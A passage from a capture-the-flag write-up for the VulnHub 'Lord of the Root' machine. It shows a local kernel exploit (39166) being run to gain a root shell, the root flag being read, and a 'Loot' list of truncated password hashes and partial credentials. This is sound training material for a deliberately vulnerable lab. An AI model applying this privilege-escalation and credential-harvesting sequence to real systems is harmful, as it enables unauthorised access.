-rw-rw-r--  1 smeagol smeagol 2789 Oct 10 2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root     11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ ./39166
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1431379 errors:39 dropped:110 overruns:0 frame:0
          TX packets:688741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113772966 (113.7 MB)  TX bytes:109257820 (109.2 MB)
          Interrupt:19 Base address:0x2000
```

Figure 20: writeup.privesc.steps.5.2

6. Once we have elevated privileges, we can view the contents of the `/root/Flag.txt` file to complete the challenge:

```
1 cat /root/Flag.txt
```

```
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#
```

Figure 21: writeup.privesc.steps.6.1

Loot

Hashes

```
1 root:$6$cQPCchYp$rWj0EHF47iuaGk/|
   ↪ DQdkG6Dhhfm3.hTaNZP04MoyBz2.bn44fERcQ23XCsp43LOt5NReEUjwDF8Wda5i1M.....
2 smeagol:$6$vu8Pfezj$6ldY35ytL8yRd.Gp947FnW3t/|
   ↪ WrMZXIL7sqTQS4wuSKeAiYeoYCy7yfS2rBpAPvFCPuo73phXmp0oLsg5.....
```

Credentials

```
1 webapp: frodo/iwilltaketh....., smeagol/MyPreciou....., aragorn/AndMyS....., legolas/AndM.....,
   ↪ gimli/AndMy...
2 mysql: root/darksha...
3 ssh: smeagol/MyPreciou.....
```

References

- [+] <https://www.vulnhub.com/entry/lord-of-the-root-101,129/>
- [+] <https://github.com/Hamza-Megahed/CTFs/blob/master/lord-of-the-root/README>
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